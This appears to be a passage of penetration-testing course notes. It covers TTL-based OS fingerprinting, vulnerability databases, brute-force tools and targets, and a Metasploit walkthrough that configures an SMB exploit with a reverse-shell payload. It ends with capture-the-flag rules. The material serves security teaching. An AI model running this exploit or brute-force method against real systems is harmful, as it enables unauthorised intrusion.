- Utilises differences in the implementation of the IP stacks
- Send non-standard packets to the target and examining any responses
- Not always accurate
- Very easy for IDS to spot

Fingerprinting – A Simple Test

A single ping can be used to aid in OS detection and is a very basic way of fingerprinting a target.

```
root# ping -n 10.0.0.1
Pinging with 32 bytes of data:
Reply from 10.0.0.1 bytes=32 time=20ms TTL=128
```

- Note that TTL=128 in the reply.
- That almost guarantees that the target is a Windows system of some description

This demonstrates using the TTL value of a ping reply to determine the OS type (approximately). Because the TTL is 128 we know the target is windoze because Windows is the only common OS that uses 128 as the default TTL (Time to Live)

Default TTL (Time To Live) values

- Cisco Devices 255
- Most Windows Systems 128
- Linux <= 2.0.x 64
- Linux >= 2.1.x 255
- Solaris 255

Advanced IP Stack Fingerprinting

Using TTL is one way to get an indication of OS type. There are more advanced methods

- Stack Fingerprinting sending *crafted packets* to the target
- Ideally requires
  - At least one open port
  - At least one closed port

Packet filters, firewalls and transparent proxies can render IP stack fingerprinting useless when using automated tools such as NMAP or Queso because they sometimes re-write packets.

Tools for automated stack fingerprinting

- NMAP stack fingerprinting
- Xprobe ICMP stack fingerprinting
- Queso – early stack fingerprinting, NMAP draws tests from this software.

3.10 Vulnerability research and testing

This is the final phase of the test – the "scenario testing" stage of the plan - Running an exploit.

At this stage we should have a good idea of what the target network looks like.

We should know the host IP addresses, and from traceroute, we should know something of the network structure. We might know some of the hostnames, and have some idea of what ports are open and what

services are running. And we should have a good idea of the operating system on each machine too.

Knowing the version of the operating system, and the version of the applications that are running on the target hosts takes us to the next stage of the audit. Vulnerability research.

(Exercise - There is usually a peak in attack activity just after a patch has been released. Why?)

Vulnerability Research

Vulnerability research is the process of mapping identified security attributes of a system or application to potential vulnerabilities

Several methods to map vulnerabilities:

Manually map identified systems against publicly available database such as www.securityfocus.com, www.cert.org and vendor security alerts.

Use public exploit code posted to various security mailing lists, hacker websites or write your own code

Use automated vulnerability scanning tools such as Nessus, ISS or whisker

- www.securityfocus.com
- Packetstormsecurity.org
- www.cert.org
- cve.mitre.org
- nvd.nist.gov
- technet.microsoft.com/en-us/security/bulletin
- Hacker sites

Remote Exploits

You may complete your audit after the vulnerability research - and produce a report on the vulnerabilities of each of the hosts in the target network. Or you could go on and attempt to exploit the vulnerabilities.

By exploiting the vulnerabilities, you may find further weaknesses in the target system and iterate through the whole process again.

Some exploits may damage the system. This is why you have to be clear from the outset whether you are testing to destruction or not. This is when you need to know where to stop!

If you have the authority to exploit vulnerabilities in the system then you may proceed with this part of the audit, beginning with remote exploits.

A `remote exploit' attempts to gain access across the network and without proper authentication.

- Brute force authentication attempts
- Buffer overflows
- Bypassing integrity checkers

Brute force authentication attempts

Can begin by trying to access file-shares by guessing passwords

- Attempting to connect to an enumerated share such as (ADMIN$ and C$) and trying username/password combinations until one works
- A "null session" can be established with the target to obtain valid account names
- Use an automated password guessing tool to brute force the selected shares.

Some common windows services prone to brute-force:

- Web
- FTP
- Netbios

Some common unix services prone to brute-force:

- Web
- FTP
- telnet
- SSH

Common services attacked

- Web services (HTTP/HTTPS)

- FTP
- Telnet
- Secure Shell
- SNMP community names
- Post Office Protocol (POP)

Brute force tools

Tools used for brute force password guessing

- Brutus
- Admsnmp
- Admsmb
- TeeNet
- Pwscan.pl
- Thc_hydra
- John The Ripper

Buffer Overflows

- Bugs in programs
  - Usually in user input handling
- Can result in
  - DoS attacks
  - Privilage escalation

Bypassing Integrity Checkers

Similar to buffer overflows – exploit programming bugs

Gaining access by providing **unexpected input** (IIS unicode Web applications)

Format string attacks caused by programming errors in the formatted output family of functions, which includes printf() and sprintf(). Efforts usually focused on SUID root programs

Input validation attacks. Occurs when a program fails to recognise syntactically incorrect input; when a module accepts extraneous input; when a module fails to handle missing input fields; a field-value correlation error occurs.Common in web applications

- Unexpected input
- Format string attacks
- Input validation attacks

Other Exploits

- IIS vulnerabilities
- Trojan Horses and Backdoors
- Privilege escalation
- Sniffing

Metasploit

cd /pentest/exploits/framework . . .

./msfconsole

After running the console, we need to specify which exploit is going to be used against the target. At any stage of exploitation process command `?' will show list of available commands, that will give some hints on what to do next. Also, the `show' command will give a list of available exploits, payloads or targets; e.g. `show exploits', `show payloads' or `show targets'.

- metasploit commands

  - show exploits
  - show targets
  - show payloads

- Select an exploit to use, e.g.

```
msf > use windows/smb/ms07_044_pnp
```

- Set Exploit Parameters
  The following parameters also need to be set:
  - payload
  - host details for the reverse shell (local IP address and TCP port)
  - IP address of the target
  - Target

```
msf > set PAYLOAD windows/shell_reverse_tcp
msf > set LHOST 192.168.0.11
msf > set LPORT 6879
msf > set RHOST 192.168.0.32
msf > show targets
    Exploit targets:
    Id Name
    -- ----
    0 Windows 2000 SP0-SP4
    1 Windows 2000 SP4 French
    2 Windows 2000 SP4 Spanish
    3 Windows 2000 SP0-SP4 German
msf > set TARGET 0
```

- When everything is set, we can use command 'set' to check the settings:

```
msf > set
```

```
Global
======
No entries in data store.
Module: windows/smb/ms07_044_pnp
================================
    Name                 Value
    ----                 -----
    DCERPCFakeMultiBind  true
    DCERPCFragSize       127
    ENCODER
    EXITFUNC             thread
    LHOST                192.168.0.11
    LPORT                1234
    PAYLOAD              windows/shell_reverse_tcp
    RHOST                192.168.0.23
    RPORT                445
    SMBDOM               WORKGROUP
    SMBDirect            true
    SMBNAME              *SMBSERVER
    SMBPASS
    SMBPIPE              browser
    SMBPipeEvasion       false
    SMBPipeReadMaxSize   1024
    SMBPipeReadMinSize   1
    SMBPipeWriteMaxSize  1024
    SMBPipeWriteMinSize  1
    SMBUSER
    SSL                  false
    TARGET               0
    TCP::max_send_size   0
    TCP::send_delay      0
```

- Command 'show options' also will show available options. Some options can be left with default values:

```
msf exploit(windows/smb/ms07_044_pnp) > show options
Module options:
   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        proxy chain
   RHOST      192.168.0.32     yes       The target address
   RPORT      445              yes       The target port
   SMBDOM     WORKGROUP        no        The Windows domain to use for authentica
   SMBDirect  True             yes       The target port is a raw SMB service (no
   SMBNAME    *SMBSERVER       yes     The NetBIOS hostname (required for port 13
   SMBPASS                     no        The password for the specified username
   SMBPIPE    browser          yes       The pipe name to use (browser, srvsvc, w
   SMBUSER                     no        The username to authenticate as
   SSL                         no        Use SSL
```

```
Payload options:
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process
   LHOST     192.168.0.11     yes       The local address
   LPORT     6879             yes       The local port
```

- run the exploit

```
msf exploit(windows/smb/ms07_044_pnp) > exploit
```

4 Capture the Flag

Preparation

Before launching any attacks

1. Make sure your team is organised.
   Who's doing what?
2. Secure your server(s)
3. Review Pen Testing Introduction
4. Study the network and services
   Reconnaissance
5. Prepare your attack
6. Go for it!

Rules

1. Only attack the oposing teams' servers:
   anything else is ***strictly out of bounds***.
2. No DoS or DDoS.
3. Do not change the flag:
   filename; location; contents (once registered with judges)
4. Inform judges once a flag has been captured.
5. Inform defenders once flag has been captured.
   Attackers must advise defenders on how to mitigate the risk that was exploited, but don't tell the defenders how to run the exploit.

Time to Play

- ***All services*** must remain available
  - Ensure service operation and availability
- Attackers attempt to get other team's "flag"
- Attackers inform judges once flag is captured

Conclusion

Objectives

- Share with other teams what this exercice taught you:
  - how far did you get?
  - what were the difficulties?
  - what could have been improved?
  - would trusted computing help?
- Give a short (5 min.) presentation